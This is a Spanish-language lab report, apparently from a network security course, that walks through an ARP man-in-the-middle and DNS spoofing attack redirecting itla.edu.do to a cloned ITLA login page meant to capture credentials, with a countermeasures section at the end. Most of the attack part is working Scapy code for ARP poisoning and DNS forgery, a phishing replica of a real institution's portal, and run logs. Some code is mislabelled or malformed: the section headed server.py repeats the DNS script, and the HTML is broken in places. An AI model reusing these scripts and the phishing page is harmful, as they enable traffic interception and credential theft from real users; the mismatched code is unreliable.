

1. Objetivo del Laboratorio

Demostrar el ataque DNS Spoofing / DNS Poisoning mediante el envenenamiento de la tabla ARP de una víctima (ARP MitM) combinado con un servidor DNS malicioso, logrando redirigir el dominio itla.edu.do hacia una página web falsa controlada por el atacante con el fin de capturar credenciales.

2. Objetivo del Script

2.1 Parámetros y Requisitos

Parámetro	Valor / Descripción
VICTIMA_IP	10.11.85.20 — IP de la máquina víctima (WebTerm)
GATEWAY_IP	10.11.85.1 — IP del router IOU2
ATACANTE_IP	10.11.85.10 — IP del Kali Linux
IFACE	eth0 — Interfaz de red del atacante
DOMINIOS	["itla.edu.do", "www.itla.edu.do"] — Dominios a spoofear
Puerto servidor	80/TCP — Servidor Flask escucha en HTTP
Dependencias	Python 3, Scapy, Flask, IP Forwarding habilitado

2.2 Funcionalidad de los Scripts

El ataque se compone de tres scripts que trabajan en conjunto:

arp_poison.py

- Descubre las MACs de la víctima y el gateway mediante ARP Request broadcast.
- Habilita IP Forwarding en el kernel para no interrumpir la conectividad de la víctima.
- Envía paquetes ARP Reply falsos cada 2 segundos: le dice a la víctima que el gateway es el atacante, y al gateway que la víctima es el atacante.
- Al detener con Ctrl+C, restaura automáticamente las tablas ARP legítimas.

dns_spoof.py

- Captura todo el tráfico UDP puerto 53 que pasa por la interfaz eth0.
- Filtra los paquetes que contengan consultas DNS para los dominios objetivo (itla.edu.do).
- Construye y envía una respuesta DNS falsa apuntando al atacante (10.11.85.10).
- Utiliza el mismo Transaction ID del query original para que la víctima acepte la respuesta.

server.py

- Levanta un servidor HTTP Flask en el puerto 80 en todas las interfaces.

- Sirve una réplica visual del portal de login de itla.edu.do con logo, campos de usuario/contraseña y botón de Office 365.
- Cuando la víctima ingresa las credenciales y presiona Acceder, el servidor las imprime en consola y responde con un mensaje de error falso para no levantar sospechas.


3. Documentación de Red

3.1 Topología

La topología consiste en un switch IOU L2 central (IOU1) al que se conectan tres dispositivos: el atacante (Kali Linux), la víctima (WebTerm) y el gateway (IOU2 router). Todos los dispositivos están en la misma red /24.

Dispositivo	Rol	IP	Interfaz IOU1
Kali Linux	Atacante	10.11.85.10/24	e0/0
WebTerm	Víctima	10.11.85.20/24	e0/1
IOU2 (Router)	Gateway	10.11.85.1/24	e0/2
IOU1 (Switch)	Conmutador L2	N/A	Central

3.2 Diagrama de Topología



3.3 Flujo del Ataque

#	Fase	Descripción
---	------	-------------

1	ARP Poisoning	arp_poison.py envenena la tabla ARP de la víctima para que su tráfico pase por el atacante (Man-in-the-Middle).
2	Intercepción DNS	dns_spoof.py captura la query DNS de la víctima para itla.edu.do al pasar por el Kali.
3	Respuesta falsa	El script responde con una respuesta DNS falsa indicando que itla.edu.do = 10.11.85.10.
4	Carga página falsa	El navegador de la víctima conecta a 10.11.85.10:80 donde Flask sirve el portal de login falso.
5	Captura de creds	La víctima ingresa sus credenciales → server.py las imprime en la consola del atacante.

4. Scripts del Ataque

4.1 arp_poison.py

Envenena las tablas ARP de la víctima y el gateway para lograr el Man-in-the-Middle necesario para interceptar el tráfico DNS.

```
#!/usr/bin/env python3
from scapy.all import *
import time, os

VICTIMA_IP = "10.11.85.20"
GATEWAY_IP = "10.11.85.1"
IFACE      = "eth0"

def get_mac(ip):
    ans, _ = srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst=ip),
                  timeout=2, iface=IFACE, verbose=False)
    return ans[0][1].hwsrc if ans else None

def poison(vic_ip, gw_ip, vic_mac, gw_mac):
    send(ARP(op=2, pdst=vic_ip, hwdst=vic_mac, psrc=gw_ip),
          iface=IFACE, verbose=False)
    send(ARP(op=2, pdst=gw_ip, hwdst=gw_mac, psrc=vic_ip),
          iface=IFACE, verbose=False)

def restore(vic_ip, gw_ip, vic_mac, gw_mac):
    send(ARP(op=2, pdst=vic_ip, hwdst=vic_mac, psrc=gw_ip,
              hwsrc=gw_mac), count=4, iface=IFACE, verbose=False)
    send(ARP(op=2, pdst=gw_ip, hwdst=gw_mac, psrc=vic_ip,
              hwsrc=vic_mac), count=4, iface=IFACE, verbose=False)
```

```
victima_mac = get_mac(VICTIMA_IP)
gateway_mac = get_mac(GATEWAY_IP)
os.system("echo 1 > /proc/sys/net/ipv4/ip_forward")
print("[*] Envenenando ARP... Ctrl+C para detener")
try:
    while True:
        poison(VICTIMA_IP, GATEWAY_IP, victima_mac, gateway_mac)
        time.sleep(2)
except KeyboardInterrupt:
    restore(VICTIMA_IP, GATEWAY_IP, victima_mac, gateway_mac)
```

4.2 dns_spoof.py

Intercepta consultas DNS en tránsito y responde con la IP del atacante para los dominios objetivo.

```
#!/usr/bin/env python3
from scapy.all import *

ATACANTE_IP = "10.11.85.10"
IFACE = "eth0"
DOMINIOS = ["itla.edu.do", "www.itla.edu.do"]

def spoof_dns(pkt):
    if pkt.haslayer(DNSQR):
        qname = pkt[DNSQR].qname.decode().rstrip(".")
        if any(d in qname for d in DOMINIOS):
            print(f"[*] DNS interceptada: {qname} -> {ATACANTE_IP}")
            resp = (
                IP(dst=pkt[IP].src, src=pkt[IP].dst) /
                UDP(dport=pkt[UDP].sport, sport=53) /
                DNS(id=pkt[DNS].id, qr=1, aa=1, rd=1, ra=1,
                    qd=pkt[DNS].qd,
                    an=DNSRR(rrname=pkt[DNSQR].qname,
                        ttl=10, rdata=ATACANTE_IP))
            )
            send(resp, iface=IFACE, verbose=False)

sniff(iface=IFACE, filter="udp port 53",
    prn=spoof_dns, store=False)
```

4.3 server.py

Servidor Flask que sirve la réplica del portal de login de ITLA y captura las credenciales ingresadas por la víctima.

```
from scapy.all import *

ATACANTE_IP = "10.11.85.10"

IFACE = "eth0"

# Dominio(s) a spoofear — puedes agregar más
DOMINIOS = ["example.com", "www.example.com"]

def spoof_dns(pkt):

    if pkt.haslayer(DNSQR):

        qname = pkt[DNSQR].qname.decode().rstrip(".")

        if any(d in qname for d in DOMINIOS):

            print(f"[*] DNS Query interceptada: {qname} → redirigiendo a {ATACANTE_IP}")

            respuesta = (

                IP(dst=pkt[IP].src, src=pkt[IP].dst) /

                UDP(dport=pkt[UDP].sport, sport=53) /

                DNS(

                    id=pkt[DNS].id,

                    qr=1, aa=1, rd=pkt[DNS].rd, ra=1,

                    qd=pkt[DNS].qd,

                    an=DNSRR(rrname=pkt[DNSQR].qname,

                        ttl=10,

                        rdata=ATACANTE_IP)

                )

            )

            send(respuesta, iface=IFACE, verbose=False)

print(f"[*] Escuchando queries DNS en {IFACE}...")

print(f"[*] Spoofing: {DOMINIOS}")

sniff(iface=IFACE, filter="udp port 53", prn=spoof_dns, store=False)
```

4.3 Index.html

```
<!DOCTYPE html>
```

```
<html lang="es">
<head>
  <meta charset="UTF-8" />
  <meta name="viewport" content="width=device-width, initial-scale=1.0" />
  <title>ITLA - Iniciar Sesión</title>
</style>
  * { margin: 0; padding: 0; box-sizing: border-box; }

body {
  min-height: 100vh;
  display: flex;
  align-items: center;
  justify-content: center;
  font-family: -apple-system, BlinkMacSystemFont, "Segoe UI", Arial, sans-serif;
  background: radial-gradient(ellipse at 70% 40%, #1a4a9e 0%, #0a1f6e 40%, #050d3a 100%);
  position: relative;
  overflow: hidden;
}

/* Grid de puntos del fondo */
body::before {
  content: "";
  position: absolute;
  inset: 0;
  background-image:
    radial-gradient(circle, rgba(100,160,255,0.18) 1px, transparent 1px);
  background-size: 38px 38px;
  pointer-events: none;
}

/* Líneas diagonales decorativas */
.bg-lines {
  position: absolute;
  inset: 0;
  pointer-events: none;
  overflow: hidden;
}
.bg-lines span {
  position: absolute;
  display: block;
  width: 2px;
  height: 220px;
  background: linear-gradient(to bottom, transparent, rgba(80,140,255,0.25), transparent);
  transform-origin: top center;
}
.bg-lines span:nth-child(1) { left: 8%; top: 20%; transform: rotate(-30deg); }
.bg-lines span:nth-child(2) { left: 15%; top: 55%; transform: rotate(-25deg); height: 160px; }
.bg-lines span:nth-child(3) { right: 10%; top: 10%; transform: rotate(30deg); }
.bg-lines span:nth-child(4) { right: 18%; top: 60%; transform: rotate(25deg); height: 140px; }

/* Building image hint (right side glow) */
.glow-right {
  position: absolute;
  right: 0; top: 0; bottom: 0;
  width: 45%;
  background: radial-gradient(ellipse at right center, rgba(30,90,200,0.35) 0%, transparent 70%);
}
```

```
    pointer-events: none;
  }

/* Card */
.card {
  position: relative;
  background: #ffffff;
  border-radius: 6px;
  padding: 48px 52px 44px;
  width: 100%;
  max-width: 460px;
  box-shadow: 0 8px 48px rgba(0,0,0,0.45);
  z-index: 10;
}

.logo-wrap {
  display: flex;
  justify-content: center;
  margin-bottom: 36px;
}

/* SVG logo replica */
.logo-wrap svg {
  width: 180px;
  height: auto;
}

.field {
  width: 100%;
  border: 1.5px solid #c8d2e0;
  border-radius: 4px;
  padding: 14px 16px;
  font-size: 15px;
  color: #333;
  outline: none;
  transition: border-color 0.2s;
  margin-bottom: 14px;
  background: #fff;
}
.field:focus { border-color: #1c3d8f; }
.field::placeholder { color: #aab0bb; }

.btn-login {
  display: inline-block;
  background: #1c3d8f;
  color: #fff;
  border: none;
  border-radius: 4px;
  padding: 14px 28px;
  font-size: 15px;
  font-weight: 600;
  cursor: pointer;
  margin-top: 4px;
  transition: background 0.2s;
}
.btn-login:hover { background: #163070; }
```

```
.forgot {
  display: block;
  margin: 16px 0 20px;
  font-size: 13.5px;
  color: #555;
  text-decoration: none;
}
.forgot:hover { text-decoration: underline; }

.btn-office {
  display: flex;
  align-items: center;
  justify-content: center;
  gap: 10px;
  width: 100%;
  border: 1.5px solid #c8d2e0;
  border-radius: 4px;
  padding: 12px 16px;
  background: #fff;
  font-size: 14px;
  color: #333;
  cursor: pointer;
  transition: background 0.15s;
}
.btn-office:hover { background: #f5f7fb; }

/* Microsoft icon */
.ms-icon {
  display: grid;
  grid-template-columns: 1fr 1fr;
  gap: 2px;
  width: 18px; height: 18px;
}
.ms-icon span {
  display: block;
  width: 8px; height: 8px;
  border-radius: 1px;
}
.ms-r { background: #f25022; }
.ms-g { background: #7fba00; }
.ms-b { background: #00a4ef; }
.ms-y { background: #ffb900; }

.footer-links {
  display: flex;
  justify-content: center;
  gap: 12px;
  margin-top: 28px;
  font-size: 12.5px;
  color: #888;
}
.footer-links select {
  border: none;
  background: transparent;
  font-size: 12.5px;
}
```



```

    color: #888;
    cursor: pointer;
}
.footer-links button {
    border: 1px solid #ccc;
    border-radius: 3px;
    background: #f0f0f0;
    padding: 3px 10px;
    font-size: 12.5px;
    color: #555;
    cursor: pointer;
}
</style>
</head>
<body>
<div class="bg-lines">
    <span></span><span></span></span></span></span></span>
</div>
<div class="glow-right"></div>

<div class="card">
    <!-- Logo ITLA SVG -->
    <div class="logo-wrap">
        <svg viewBox="0 0 260 100" xmlns="http://www.w3.org/2000/svg">
            <!-- Letras ITLA -->
            <text x="28" y="72" font-family="Times New Roman, serif" font-size="78"
                font-style="italic" font-weight="bold" fill="#1c3d8f" letter-spacing="-2">ITLA</text>
            <!-- Línea roja -->
            <rect x="28" y="80" width="80" height="5" rx="2" fill="#cc1a1a"/>
            <!-- Arco azul -->
            <path d="M 90 85 Q 155 115 210 75" stroke="#1c3d8f" stroke-width="4"
                fill="none" stroke-linecap="round"/>
            <!-- Punto del arco -->
            <circle cx="210" cy="75" r="5" fill="#1c3d8f"/>
        </svg>
    </div>

    <input class="field" type="text" id="user" placeholder="Nombre de usuario" autocomplete="off" />
    <input class="field" type="password" id="pass" placeholder="Contraseña" autocomplete="off" />

    <button class="btn-login" onclick="capture()">Acceder</button>

    <a href="#" class="forgot">¿Olvidó su contraseña?</a>

    <button class="btn-office">
        <span class="ms-icon">
            <span class="ms-r"></span><span class="ms-g"></span>
            <span class="ms-b"></span><span class="ms-y"></span>
        </span>
        Iniciar sesión con Office 365
    </button>

    <div class="footer-links">
        <select><option>Español - Internacional (es)</option></select>
        <span>|</span>
        <button>Aviso de Cookies</button>
    </div>

```

```
</div>
</div>

<script>
function capture() {
  const user = document.getElementById('user').value;
  const pass = document.getElementById('pass').value;
  // En un escenario real el atacante captura las credenciales aquí
  // Para el lab: redirigir al sitio real después de "intentar login"
  if (user || pass) {
    document.querySelector('.card').innerHTML =
      '<div style="text-align:center;padding:40px 20px">' +
      '<p style="color:#c00;font-size:16px;font-weight:bold">Nombre de usuario o contraseña incorrectos.</p>' +
      '<p style="color:#555;margin-top:12px;font-size:14px">Inténtelo de nuevo.</p>' +
      '</div>';
  }
}
document.addEventListener('keydown', e => { if(e.key === 'Enter') capture(); });
</script>
</body>
</html>
```

5. Capturas de Pantalla

5.1 Ejecución de arp_poison.py — MACs descubiertas y envenenamiento activo

[illegible]


5.2 Ejecución de dns_spoof.py — Queries DNS interceptadas de itla.edu.do

```
(root@eunice) [~/dns-spoofing]
# cd ~/dns-spoofing
sudo python3 dns_spoof.py
[*] Escuchando queries DNS en eth0...
[*] Spoofing: ['itla.edu.do', 'www.itla.edu.do']
[*] DNS Query interceptada: itla.edu.do → redirigiendo a 10.11.85.10
/usr/lib/python3/dist-packages/scapy/sendrecv.py:485: SyntaxWarning: 'iface' has no effect on L3 I/O send(). For multicast/link-local see https://scapy.readthedocs.io/en/latest/usage.html#multicast
  warnings.warn(
[*] DNS Query interceptada: itla.edu.do → redirigiendo a 10.11.85.10
[*] DNS Query interceptada: itla.edu.do → redirigiendo a 10.11.85.10
WARNING: MAC address to reach destination not found. Using broadcast.
[*] DNS Query interceptada: itla.edu.do → redirigiendo a 10.11.85.10
WARNING: MAC address to reach destination not found. Using broadcast.
[*] DNS Query interceptada: itla.edu.do → redirigiendo a 10.11.85.10
[*] DNS Query interceptada: itla.edu.do → redirigiendo a 10.11.85.10
[*] DNS Query interceptada: itla.edu.do → redirigiendo a 10.11.85.10
WARNING: more MAC address to reach destination not found. Using broadcast.
[*] DNS Query interceptada: itla.edu.do → redirigiendo a 10.11.85.10
WARNING: MAC address to reach destination not found. Using broadcast.
[*] DNS Query interceptada: itla.edu.do → redirigiendo a 10.11.85.10
[*] DNS Query interceptada: itla.edu.do → redirigiendo a 10.11.85.10
[*] DNS Query interceptada: itla.edu.do → redirigiendo a 10.11.85.10
WARNING: MAC address to reach destination not found. Using broadcast.
[*] DNS Query interceptada: itla.edu.do → redirigiendo a 10.11.85.10
WARNING: more MAC address to reach destination not found. Using broadcast.
[*] DNS Query interceptada: itla.edu.do → redirigiendo a 10.11.85.10
[*] DNS Query interceptada: itla.edu.do → redirigiendo a 10.11.85.10
[*] DNS Query interceptada: itla.edu.do → redirigiendo a 10.11.85.10
WARNING: MAC address to reach destination not found. Using broadcast.
[*] DNS Query interceptada: itla.edu.do → redirigiendo a 10.11.85.10
WARNING: MAC address to reach destination not found. Using broadcast.
```

5.3 Ejecución de server.py — Servidor Flask corriendo en puerto 80

```
(root@eunice) [~/dns-spoofing]
# sudo python3 server.py
* Serving Flask app 'server'
* Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on all addresses (0.0.0.0)
* Running on http://127.0.0.1:80
* Running on http://127.0.0.1:80
Press CTRL+C to quit
10.11.85.20 - - [12/Jun/2026 16:12:28] "GET / HTTP/1.1" 200 -
10.11.85.20 - - [12/Jun/2026 16:12:29] "GET /favicon.ico HTTP/1.1" 404 -
10.11.85.20 - - [12/Jun/2026 16:14:12] "GET / HTTP/1.1" 200 -
10.11.85.20 - - [12/Jun/2026 16:14:12] "GET /favicon.ico HTTP/1.1" 404 -
10.11.85.20 - - [12/Jun/2026 16:14:33] "GET / HTTP/1.1" 200 -
10.11.85.20 - - [12/Jun/2026 16:17:02] "GET / HTTP/1.1" 200 -
^C
```

5.4 Navegador de WebTerm mostrando la página falsa de ITLA



6. Contramedidas

Las siguientes medidas mitigan o previenen los ataques de DNS Spoofing y ARP Poisoning:

6.1 Contra ARP Poisoning (base del ataque)

- Implementar Dynamic ARP Inspection (DAI) en los switches para validar paquetes ARP contra la tabla DHCP Snooping.
- Usar entradas ARP estáticas en dispositivos críticos para que no puedan ser sobreescritas dinámicamente.
- Habilitar Port Security en los switches para limitar la cantidad de MACs por puerto.
- Utilizar segmentación de red con VLANs para limitar el alcance del broadcast domain.

6.2 Contra DNS Spoofing

- Implementar DNSSEC (DNS Security Extensions) para firmar criptográficamente las respuestas DNS y detectar respuestas falsificadas.
- Usar DNS over HTTPS (DoH) o DNS over TLS (DoT) para cifrar las consultas DNS y evitar la interceptación.
- Configurar servidores DNS internos de confianza y restringir las consultas al exterior.
- Monitorear anomalías en el tráfico DNS: múltiples respuestas para el mismo query, TTL sospechosamente bajo (como el TTL=10 usado en el ataque).

6.3 Contra el Phishing (página falsa)

- Utilizar HTTPS con certificados válidos — los usuarios deben verificar el candado y el certificado antes de ingresar credenciales.
- Implementar autenticación multifactor (MFA/2FA) para que las credenciales robadas no sean suficientes para acceder.
- Capacitar a los usuarios para identificar señales de phishing: URL incorrecta, certificado inválido, diseño levemente diferente.
- Usar gestores de contraseñas que solo autocompletarán credenciales en el dominio legítimo registrado.

```
IOU1# configure terminal
```

```
IOU1(config)# ip dhcp snooping
```

```
IOU1(config)# ip dhcp snooping vlan 1
```

```
IOU1(config)# ip arp inspection vlan 1
```

```
IOU1(config)# interface ethernet 0/2
```

```
IOU1(config-if)# ip dhcp snooping trust
```

```
IOU1(config-if)# ip arp inspection trust
```

```
IOU1(config-if)# exit
```